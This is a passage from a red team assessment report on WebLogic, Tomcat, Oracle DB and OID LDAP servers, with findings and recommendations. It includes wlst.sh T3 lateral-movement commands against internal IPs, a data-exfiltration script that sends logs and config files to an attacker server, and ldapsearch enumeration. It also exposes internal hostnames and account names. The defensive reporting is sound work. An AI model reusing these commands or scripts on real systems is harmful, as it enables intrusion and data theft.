The list of servers used gather credentials and secrets can be found in annex 5.2.3. Note that this activity could have been done on any system listed in 5.2.1.

4.3.3.3. Recommendations

- Remove and avoid hardcoded credentials in application code, configuration files and scripts located on all ETS WebLogic and Tomcat servers, as such practices significantly increase the risk of credential exposure and compromise.
- Use secure secrets management solutions to store and access credentials, API keys, tokens, and other confidential information on ETS WebLogic, Tomcat and any other related servers.
- Encrypt all sensitive data at rest using industry-standard encryption protocols, ensuring that even if data is accessed unlawfully, it remains unreadable and protected on all ETS WebLogic and Tomcat servers.
- Access to secrets and sensitive data located on ETS WebLogic and Tomcat servers should be strictly limited to authorized users, systems, and processes, based on the principle of least privilege and enforced through strong access controls and audit mechanisms.
- Perform regular vulnerability assessments on ETS WebLogic and Tomcat servers by security services such as DIGIT.S1.SA to identify and address instances of insecure credential storage to follow security best practices and compliance requirements.
- Enable logging and alerting on use of scripts such as wlst.sh and access to sensitive configuration files.
- Restrict access to the Apache Tomcat management console (Hydra JEE Supervisor) to only authorized staff through robust access controls and network segmentation.
- All credentials associated with the Hydra JEE Supervisor service should be rotated, and future authentication should be managed through secure secrets management practices to prevent exposure through harvesting or reuse.
- Multi-factor authentication (MFA) should be implemented on Hydra JEE Supervisor instances, if possible, to strengthen access security.
- Audit logging for administrative interfaces such as Hydra JEE Supervisor must be enabled and regularly reviewed to detect unauthorized access attempts.
- Systems and services that are not explicitly in scope for Red Team or other security assessments should be hardened and monitored, as their inadvertent exposure can represent a meaningful risk, even if not directly targeted during formal testing activities.
- See 4.3.4 for recommendations for wlst.sh.

4.3.4. WebLogic Scripting Tool (WLST) and Oracle T3 allows for lateral movement

Rating	Impacted assets	ATT&CK MITRE	
High	ETS Oracle servers	**TA-0002** Execution	**T1072** Software Deployment Tools **T1021** Remote Services

4.3.4.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team found the WebLogic Scripting Tool (`wlst.sh`) that, with the discovered high-privileged Oracle credentials, allowed using Oracle's administrative protocol called T3 to do lateral movement to all Oracle servers.

A local attacker having compromised the WebLogic service account and having access to management scripts that come with WebLogic could use the utility to manage the WebLogic local instance or access other systems, escalate privileges, propagate further in the environment, potentially leading to full compromise of the system.

4.3.4.2. Details

Having access on any WebLogic server, the Red Team simply had to use the `wlst.sh` command line script interface (installed with WebLogic) and use the decrypted user credentials of users `system` or `sysop` to connect to any remote T3 enabled Oracle server. It was discovered that connection to any remote Oracle server worked with the same T3 credentials. This tool allows to run remote method invocation to e.g. read sensitive configuration files from remote WebLogic servers, such as usernames and passwords of other services. Having the same credentials for all servers potentially allows to compromise all hosted WebLogic system in the datacentre.

The following commands were executed to establish a connection to other Oracle servers via T3:

```
$./wlst.sh
wls:/offline> connect('USERNAME', 'Password', 't3://<IP>:<Port>')
```

Using the wlst.sh script it was possible to authenticated to the remote WebLogic Management Service over T3/T3S, to then execute commands to deploy web shells, enumerate users, and extract additional credentials.

```
wls:/offline> connect('system', '[redacted]', 't3://10.130.179.158:1041')
Connecting to t3://10.130.179.158:1041 with userid system ...
Successfully connected to Admin Server "EUTLPUBLI001_ACCserver" that belongs to domain "EUTLPUBLI001_ACC".

Warning: An insecure protocol was used to connect to the server.
To ensure on-the-wire security, the SSL port or Admin port should be used instead.

wls:/EUTLPUBLI001_ACC/serverConfig/> ls()
dr--   AdminConsole
dr--   AllowList
dr--   AppDeployments
dr--   BatchConfig
```

Figure 14: Establish remote T3 connection using wlst.sh.

Screen clipping taken: 5/8/2025 4:38 PM

```
AdminServerName                                   EUTLPUBLI001_ACCserver
AdministrationMBeanAuditingEnabled                false
AdministrationPort                                3041
AdministrationPortEnabled                         false
AdministrationProtocol                            t3s
ArchiveConfigurationCount                         10
BatchJobsDataSourceJndiName                       null
BatchJobsExecutorServiceName                      null
ClusterConstraintsEnabled                         false
ConfigBackupEnabled                               true
ConfigurationAuditType                            audit
ConfigurationVersion                              12.2.1.4.0
ConsoleContextPath                                console
ConsoleEnabled                                    true
ConsoleExtensionDirectory                         console-ext
DBPassiveMode                                     false
DBPassiveModeGracePeriodSeconds                   30
DiagnosticContextCompatibilityModeEnabled         true
DomainVersion                                     12.2.1.4.0
DynamicallyCreated                                false
EnableEECompliantClassloadingForEmbeddedAdapters true
ExalogicOptimizationsEnabled                      false
GuardianEnabled                                   false
Id                                                0
InternalAppsDeployOnDemandEnabled                 true
JavaServiceConsoleEnabled                         false
JavaServiceEnabled                                false
LastModificationTime                              0
LogFormatCompatibilityEnabled                     false
MaxConcurrentLongRunningRequests                  50
MaxConcurrentNewThreads                           50
Name                                              EUTLPUBLI001_ACC
Notes                                             null
ParallelDeployApplicationModules                  false
ParallelDeployApplications                        true
Parent                                            null
PartitionUriSpace                                 /partitions
ProductionModeEnabled                             true
RootDirectory                                     /ec/local/weblogic/u010/home/wlsopert/config/EUTLPUBLI001_ACC
ServerMigrationHistorySize                        100
ServiceMigrationHistorySize                       100
SiteName                                          null
Tags                                              null
Type                                              Domain

arePartitionsPresent                              Boolean :
findConfigBeansWithTags                           WebLogicMBean[] : String(type),Boolean(matchAll),String[](tags)
findConfigBeansWithTags                           WebLogicMBean[] : String(type),String[](tags)
findPartitionByID                                 WebLogicMBean : String(id)
freezeCurrentValue                                Void : String(attributeName)
getInheritedProperties                            String[] : String[](propertyNames)
isInherited                                       Boolean : String(propertyName)
isSet                                             Boolean : String(propertyName)
listTags                                          String[] : String(type)
unSet                                             Void : String(propertyName)
```

Figure 15: Access remote WebLogic configuration using wlst.sh.

Screen clipping taken: 5/8/2025 4:38 PM

Locally available development/management utilities such as wlst.sh can be used to launch attacks on other hosts within the environment. It should be noted that removing development utilities will not prevent motivated attackers to simply copy the development utilities to the target host. However, removing development utilities is recommended as part of a defence in depth approach and to deter opportunistic attackers.

The list of servers where the script was found can be found in annex 5.2.4.

The complete list of affected Oracle servers with Oracle T3 access can be found in annex 5.2.5.

4.3.4.3. Recommendation

- Restrict access to wlst.sh script on all WebLogic servers to allow only high-privileged users to execute the script.
- Consider removing wlst.sh completely from all WebLogic systems when not needed and put it back only when it is.
- Restrict access to Oracle T3 exposed service on WebLogic servers to only authorized servers and applications through robust access controls and network segmentation.
- Ensure secure configuration of Oracle T3 on all instances, using distinct passwords for each instance, disabling unauthenticated access and enforcing strong authentication mechanisms.
- Inter-service communication, such as Oracle T3 should be monitored, so that all access attempts to middleware services are logged and monitored, with alerts configured for anomalous or unauthorized behaviour.
- See 4.3.5 for recommendations about the unencrypted Oracle T3 protocol.

4.3.5. Unencrypted Oracle T3 protocol allows for eavesdropping

Rating	Impacted assets	ATT&CK MITRE	
Medium	ETS WebLogic and Oracle DB servers	**TA-0007** Lateral movement	**T1021** Remote Services

4.3.5.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team gained access to high-privileged Oracle credentials that allowed using Oracle's administrative protocol called T3.

While this has already been discovered in the previous finding (see 4.3.4), it was identified that multiple Oracle servers exposed the unencrypted T3 protocol. The protocol require authentication but does not encrypt the connection. This means that an attacker who is able to intercept communications between the server and a user could discover the user's authentication credentials and gain access to the service, as well as to any other services using the same credentials. It was noted that in some cases the T3s alternative was also present, however the fact that the unencrypted version of the protocol was not disabled exposed the environment to eavesdropping the credentials.

4.3.5.2. Details

The following shows a successful connection using the unencrypted T3 protocol (**t3**://<IP>:<Port>).

```
wls:/offline> connect('[redacted]', '[redacted]', 't3://10.130.131.119:1042')
Connecting to t3://10.130.131.119:1042 with userid system ...
Successfully connected to managed Server "EFP7IOP003_MNTwls11" that belongs to domain "EFP7IOP003_MNT".

wls:/EFP7IOP003_MNT/serverConfig/>
```

Figure 16: Unencrypted T3 connection.

The complete list of affected Oracle servers with only T3 (not T3s) can be found in annex 5.2.5.

4.3.5.3. Recommendations

- Enforce Oracle T3S (T3 over SSL) protocol on all Oracle servers.
- Disable unencrypted Oracle T3 protocol support on all Oracle servers.

4.3.6. Ineffective Endpoint Detection and Response (EDR) allows malicious actions to go unnoticed

Rating	Impacted assets	ATT&CK MITRE	
High	ETS servers	**TA-0005** Defence Evasion	**T1562** Impair Defences

4.3.6.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2), the Red Team noticed that no effective Endpoint Detection and Response (EDR) software was running on the systems.

As a result, the system could become infected with malware, or an attacker could place malicious software on the systems for further attacks against the network or end users or attempt to exfiltrate data undetected. It is worth noting that Linux viruses are uncommon; however, EDR software is useful to protect end users and servers and can also help detect and prevent various forms of malicious techniques, such as rootkits.

4.3.6.2. Details

The Red Team developed scripts during the campaign that allow to automate several actions such as enumerate the environment further and also to exfiltrate data from affected hosts.

```
SERVER_IP="10.226.6.104"  # Or your server's IP
SERVER_PORT=8081          # Or the port your file_server.py is listening on
SERVER_URL="http://${SERVER_IP}:${SERVER_PORT}"


# Send log file
if [ -s "$LOG_FILE" ]; then
    send_file "$LOG_FILE" "audit log"
    # Only delete if send was successful
    [ $? -eq 0 ] && echo "Log transfer successful. Deleting local log file." && rm -f "$LOG_FILE" || echo "Failed to transfer log file."
else
    echo "Log file is empty ($LOG_FILE). Nothing to send."
fi

echo "-------------------------------------------------------------"

# Send config.xml if found
if [ -n "$CONFIG_XML_PATH" ]; then
    send_file "$CONFIG_XML_PATH" "config.xml"
    [ $? -eq 0 ] && echo "config.xml transfer successful." || echo "Failed to transfer config.xml."
else
    echo "config.xml not found or path is empty. Not sending."
fi
```

Figure 17: Script for data exfiltration.

The fact that no detection was raised or the scripts were blocked demonstrates that no effective real-time scanning was enabled. Ineffective EDR products could aid the propagation of malware across systems, and for malicious actions to go undetected for a long period of time.

Another indication that the EDR was not effective was that it was possible to establish an SSH bind connection from the compromised server (see 4.3.2). An effective EDR would have send alerts and block such processes to run.




Figure 18: EDR did not detect a reverse shell and commands executed on the server.

Screen clipping taken: 10/07/2025 2:42 PM

The list of servers that do not contain effective EDRs can be found in annex 5.2.6.

4.3.6.3. Recommendations

- Ensure that a suitable and effective EDR product is installed on all ETS systems.
- Continuously test effectiveness of the EDR solution installed on ETS servers by performing tests such as Red Team exercises.

4.3.7. Use of high-privileged Oracle DB credentials for daily operations

Rating	Impacted assets	ATT&CK MITRE	
High	ETS Oracle DB servers	**TA-0004** Privilege Escalation	**T1078** Valid Accounts

4.3.7.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team gained access to high-privileged Oracle credentials.

The high-privileged Oracle DB credentials were found in some WebLogic application configuration files that need access to related Oracle DB servers. This practice poses a significant security risk because it grants the application, and by extension any attacker who compromises the user account, broad administrative access to the database environment. If exploited, an adversary could read or modify sensitive data, create or alter database objects, escalate their privileges, or disable security controls altogether. Such unrestricted access also undermines accountability, as privileged actions become indistinguishable from legitimate application activity, complicating forensic investigations. Ultimately, the use of high-privileged accounts for routine application connectivity creates a single point of failure that could enable large-scale compromise, persistence, and data exfiltration without detection.

4.3.7.2. Details

Credentials for Oracle DB users were discovered in WebLogic servers that provided access to two Oracle databases that host sensitive data for ETS. This indicated that no fine-grained access controls were in place and users with access to these tables were used for other operations.




Figure 19: Oracle DB user had access to extracts database.

Screen clipping taken: 30/7/2025 10:24 AM




Figure 20: Oracle DB user had access to secrets database.

Screen clipping taken: 30/07/2025 10:23 AM

The complete list of servers that reference high-privileged Oracle DB accounts can be found in annex 5.2.7.

4.3.7.3. Recommendations

- Create and use dedicated Oracle DB accounts with narrowly scoped permissions (least privilege) that are used for normal day-to-day operations or sensitive ad-hoc operations such as manage secrets.
- Regularly review and audit Oracle DB database roles and privileges assigned to these accounts to ensure that no excessive rights are granted.
- All credentials used by WebLogic to connect to an Oracle DB should be securely stored, rotated on a scheduled basis, and protected by centralized secrets management solutions rather than embedded in configuration files.
- Enable monitoring and alerting for privileged Oracle DB database account usage so that any unexpected or unauthorized connection can be quickly detected and investigated.

4.3.8. Ineffective Oracle DB event auditing allows malicious actions to go unnoticed

Rating	Impacted assets	ATT&CK MITRE	
Medium	ETS Oracle DB servers	**TA0005** Defense Evasion	**T1562** Impair Defenses

4.3.8.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team gained access to high-privileged Oracle credentials. The credentials allowed access to related Oracle DB server databases. The assessment revealed that the compromised Oracle DB servers showed no evidence of effective alert monitoring or response.

4.3.8.2. Details

While connection attempts were logged, there was no indication that these alerts were triaged or acted upon. This suggests that the alerting mechanisms were either insufficiently configured or not aligned to an “allow-only” policy, reducing their effectiveness in detecting and stopping malicious activity. In practice, this means that even if an attacker successfully gains access, their actions may go unnoticed, leaving the organization unable to trace or contain the intrusion.

Such gaps create opportunities for adversaries to establish persistence within the environment, manipulate or exfiltrate data, and make unauthorized changes without detection. The lack of proper event auditing and monitoring therefore significantly increases the risk of prolonged compromise, weakens forensic capabilities, and undermines the organization’s ability to respond to future attacks in a timely and effective manner.

4.3.8.3. Recommendations

- Ensure that auditing is enabled for all critical Oracle DB actions, including privilege escalations, configuration changes, data exports, and access to sensitive schemas.
- Centralized and forward all Oracle DB logs to a Security Information and Event Management (SIEM) platform to allow correlation with other security events.
- Fine-tune Oracle DB alerts to operate on an “allow-only” basis, ensuring that only authorized and expected activities occur, while all anomalies trigger immediate investigation.
- Implement clear triage procedures and escalation paths to guarantee that Oracle DB alerts are acted upon promptly.
- Perform regular review and validation of Oracle DB audit configurations, alert rules, and response workflows are essential to maintain effectiveness
- Conduct periodic Red Team or Purple Team exercises to validate that malicious Oracle DB activities generate alerts and that incident response processes can contain and remediate threats in a timely manner.

4.3.9. Anonymous access to Oracle Internet Directory (OID) LDAP service reveals Oracle topology

Rating	Impacted assets	ATT&CK MITRE	
High	Oracle Internet Directory (OID) LDAP	**TA-0007** Discovery **TA-0006** Credential Access	**T1087.002** Account Discovery: Domain Account **T1046** Network Service Discovery **T1552.001** Unsecured Credentials

4.3.9.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team discovered the Oracle Internet Directory (OID) LDAP service whose connection information was found in a configuration file.

The service is accessible from anywhere on the internal network and allowed anonymous access (without username and password) to perform queries and return results containing information about deployed Oracle systems. By leveraging this misconfiguration, the Red Team was able to enumerate all Oracle DB service objects, connection strings, and network topology information without the need of having any credentials.

4.3.9.2. Details

On one of the WebLogic servers, one of the configuration files contained an Oracle JDBC connection string references the OID:

```
/ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA002_TST/config/jdbc/test
-cop-datasource-jdbc.xml
```

The file contained the following:

```
<truncated for brevity>
…
db =
"jdbc:oracle:thin:@ldap://oid.cc.cec.eu.int:389/CLIMA_EUCR_COP_01_T,cn=OracleC
ontext,dc=prod,dc=cop,dc=cec,dc=eu,dc=int"
user = "CLIMA_EUCR_01_ADMIN"
encrypted_password = "{AES256}XXXXXXXXXXXXXXXXXX"
…
<truncated for brevity>
```

The encrypted Oracle password was decrypted in the same way as done during the local reconnaissance phase (see 4.3.3), eventually allowing access to the Oracle DB instance.

The Red Team however focused on extracting information from the available OID server and developed a script (`parse_oracle_ldap.sh`) that allowed to incorporate various utilities such as `ldapsearch` to assist in the extraction of as much information as possible about Oracle DB servers used by ETS.

```
└─$ ldapsearch -x -H ldap://oid.cc.cec.eu.int:389 -b "dc=eu,dc=int" -s sub "(cn=EUTLPUBLIC_CLIMA_01_A)" "+" "+"
# extended LDIF
#
# LDAPv3
# base <dc=eu,dc=int> with scope subtree
# filter: (cn=EUTLPUBLIC_CLIMA_01_A)
# requesting: + +
#

# EUTLPUBLIC_CLIMA_01_A, OracleContext, cc.cec.eu.int
dn: cn=EUTLPUBLIC_CLIMA_01_A,cn=OracleContext,dc=cc,dc=cec,dc=eu,dc=int
creatorsname: cn=orcladmin
createtimestamp: 20170922144105Z
modifytimestamp: 20200422163420Z
modifiersname: cn=orcladmin
orclnormdn: cn=eutlpublic_clima_01_a,cn=oraclecontext,dc=cc,dc=cec,dc=eu,dc=in
 t
cn: EUTLPUBLIC_CLIMA_01_A
objectclass: top
objectclass: orclNetService
orclguid: 50B3994D675451D0E0540010E020BDF4
orclnetdescstring: (DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)(HOST=olr
 dev20.cc.cec.eu.int)(PORT=1597)))(CONNECT_DATA=(SERVICE_NAME=EUTLPUBLIC_CLIMA
 _01_A_TAF.cc.cec.eu.int)))

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(nasopmi㉿s-its-kali14)-[~/Desktop/mna/Clima]
└─$ nano parse_oracle_ldap.sh

┌──(nasopmi㉿s-its-kali14)-[~/Desktop/mna/Clima]
└─$ ./parse_oracle_ldap.sh EUTLPUBLIC_CLIMA_01_A
------------------------------------------------------------
Oracle LDAP Entry Summary for CN=EUTLPUBLIC_CLIMA_01_A
------------------------------------------------------------
HOST           : olrdev20.cc.cec.eu.int
PORT           : 1597
SERVICE_NAME   : EUTLPUBLIC_CLIMA_01_A_TAF.cc.cec.eu.int
------------------------------------------------------------
Connection String:
(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)(HOST=olrdev20.cc.cec.eu.int)(PORT=1597)))(CONNECT_DATA=(SERVICE_NAME=EUTLPUBLIC_CLIMA_01_A_TAF.cc.cec.eu.int)))
------------------------------------------------------------

┌──(nasopmi㉿s-its-kali14)-[~/Desktop/mna/Clima]
└─$ cat Oracle_LDAP_export | grep OracleContext | wc -l
18360
```

Figure 21: Anonymous OID access.

Screen clipping taken: 05/06/2025 5:37 PM

The OID LDAP access configuration is weak and seems to expose all hosted systems.

The list of servers that reference the Oracle Internet Directory (OID) server can be found in annex 5.2.8.

4.3.9.3. Recommendations

- Configure the Oracle Internet Directory (OID) LDAP to require authentication for all search and query operations.
- Disable or tightly control anonymous connections to Oracle Internet Directory (OID) LDAP.
- Restrict the attributes and objects returned by Oracle Internet Directory (OID) LDAP queries to only what is necessary for legitimate business needs.
- Remove or obfuscate sensitive connection details from Oracle Internet Directory (OID) LDAP directory entries.
- Limit access to the Oracle Internet Directory (OID) LDAP service to only trusted hosts and applications.
- Implement firewall rules to restrict unnecessary internal access to Oracle Internet Directory (OID) LDAP.
- Enable logging for Oracle Internet Directory (OID) LDAP queries and monitor for unusual or unauthenticated access attempts.
- Integrate Oracle Internet Directory (OID) LDAP with SIEM for real-time alerting.
- Regularly audit Oracle Internet Directory (OID) LDAP directory permissions and access controls.
- Test for anonymous access and information disclosure on Oracle Internet Directory (OID) LDAP by doing regular security assessments.
- See 4.3.10 for recommendations about the unencrypted Oracle Internet Directory (OID) LDAP.

4.3.10. Unencrypted Oracle Internet Directory (OID) LDAP service

Rating	Impacted assets	ATT&CK MITRE	
Medium	Oracle Internet Directory (OID) LDAP	**TA-0007** Discovery	**T1021** Remote Services

4.3.10.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2) and performing local reconnaissance on the hosts (4.3.3), the Red Team gained access to the Oracle Internet Directory (OID) service whose connection information was found in a configuration file.

While this has already been discovered in the previous finding (see 4.3.9), it was identified that the exposed OID serves the connection without encryption and does not require authentication. This means that an attacker who is able to intercept communications between the server and a user could discover the entire information that has been exchanged.

4.3.10.2. Details

The following shows a successful connection and network interception using the unencrypted Oracle Internet Directory (OID) protocol, which has the same format as the LDAP protocol.




Figure 22: Cleartext response from the OID.

Screen clipping taken: 05/06/2025 5:37 PM

The affected server running the unencrypted Oracle Internet Directory (OID) service can be found in annex 5.2.9.

4.3.10.3. Recommendations

- Secure Oracle Internet Directory (OID) LDAP by using Simple Authentication and Security Layer (SASL), which adds authentication and security to protocols like LDAP (used by OID).
- Disable unencrypted Oracle Internet Directory (OID) LDAP protocol support.

4.4. List of Findings and Recommendations

The following table summarises the findings and recommendations:

Rating	Finding	Recommendations
Low	Susceptibility to phishing emails	Provide employees with regular security awareness training and simulated phishing exercises to educate them on recognizing and reporting suspicious emails. Establish clear incident reporting procedures to quickly escalate potential threats to the security team. Implement technical safeguards, such as multi-factor authentication, to limit the impact of compromised credentials, and consider additional measures like browser isolation or link protection services to reduce exposure to malicious sites, ensuring a robust defense against phishing attacks.
High	Java Debug Bridge vulnerable service	Disable the Java Debug Bridge service if it's not needed, especially in production. If it is required, restrict access to only trusted users and networks. Additionally, use separate service accounts with limited privileges for each server and service, following the principle of least privilege, to minimize the attack surface and reduce the risk of unauthorized access or resource misuse
High	Absence of auditing of scheduled tasks allows for persistence	Implement robust monitoring and access controls servers. This includes tracking changes to sensitive areas, restricting access to trusted locations, and monitoring login activity. Configure auditing, logging, and file integrity monitoring, and enforce strict change management processes to detect and prevent unauthorized activity, ensuring the security and integrity of servers.
High	Insecure credentials and secrets storage	Eliminate hardcoded credentials, instead use secure secrets management solutions to store and access confidential data. Encrypt sensitive data and limit access to authorized users and systems, following the principle of least privilege. Regularly assess vulnerabilities and enable logging and alerting to detect potential security threats, ensuring the security and compliance.
High	WebLogic Scripting Tool (WLST) and Oracle T3 allows for lateral movement	Restrict access to the wlst.sh script to only high-privileged users, and consider removing it altogether when not in use to prevent unauthorized execution and minimize potential security risks. Restrict access to Oracle T3 only for authorized servers and applications, and configure T3 with strong security measures, including unique passwords and authentication mechanisms. Additionally, closely monitor inter-service communication, logging and alerting on any suspicious activity, to detect and respond to potential security threats in a timely manner.
Medium	Unencrypted Oracle T3 protocol allows for eavesdropping	Enforce the use of encrypted Oracle T3S (T3 over SSL) protocol on all Oracle servers, and disable the unencrypted T3 protocol to prevent potential eavesdropping and data breaches, ensuring all interactions are protected and secure.
High	Ineffective Endpoint Detection and Response (EDR) allows malicious actions to go unnoticed	To enhance security, implement a robust Endpoint Detection and Response (EDR) solution on all systems, and regularly test its effectiveness through simulated attacks and exercises, such as Red Team testing.

Rating	Finding	Recommendations
High	Use of high-privileged Oracle DB credentials for daily operations	Use dedicated accounts with limited permissions for Oracle DB operations and sensitive tasks, regularly review and audit these accounts to prevent excessive rights. Additionally, store and manage credentials securely using centralized secrets management solutions, and enable monitoring and alerting to detect and investigate any unauthorized or unusual activity, ensuring security and integrity
Medium	Ineffective Oracle DB event auditing allows malicious actions to go unnoticed	Enable auditing for critical actions on Oracle DB servers, centralize and forward logs to a Security Information and Event Management (SIEM) platform, and fine-tune alerts to detect anomalies. Implement clear procedures for responding to alerts and regularly review and validate audit configurations and response workflows. Additionally, conduct periodic security exercises to test the effectiveness of the alerting and incident response processes, ensuring that potential threats are quickly detected and remediated.
High	Anonymous access to Oracle Internet Directory (OID) LDAP service reveals Oracle topology	Implement strict access controls on Oracle Internet Directory (OID), including authentication for all search and query operations, and limit anonymous connections. Restrict access to sensitive data and only allow trusted hosts and applications to connect. Enable logging and monitoring to detect unusual activity, and integrate with a Security Information and Event Management (SIEM) system for real-time alerting. Regularly audit permissions and access controls, and conduct security assessments to identify and address potential vulnerabilities, ensuring the security and integrity of your OID environment.
Medium	Unencrypted Oracle Internet Directory (OID) LDAP service	Implement Simple Authentication and Security Layer (SASL) on Oracle Internet Directory (OID) to add an extra layer of authentication and security and disable any unencrypted protocol support to prevent potential eavesdropping and data breaches, ensuring all interactions with OID are protected and secure.

4.5. MITRE ATT&CK matrix

MITRE ATT&CK is composed of 14 tactics (TA) and each TA has several Techniques (T). Each of the findings is applicable to at least one technique. The full list of tactics and techniques of the MITRE ATT&CK matrix can be found in the matrix shown below:

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defence Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Gather Victim Host Information	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spear-phishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	Boot or Logon AutoStart Execution	Account Manipulation	BITS Jobs	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Gather Victim Network Information	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon AutoStart Execution	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Data Manipulation
Gather Victim Org Information	Develop Capabilities	Hardware Additions	ESXi Administration Command	Cloud Application Integration	Boot or Logon Initialization Scripts	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Other Network Medium	Defacement
Phishing for Information	Establish Accounts	Phishing	Exploitation for Client Execution	Compromise Host Software Binary	Create or Modify System Process	Delay Execution	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Disk Wipe
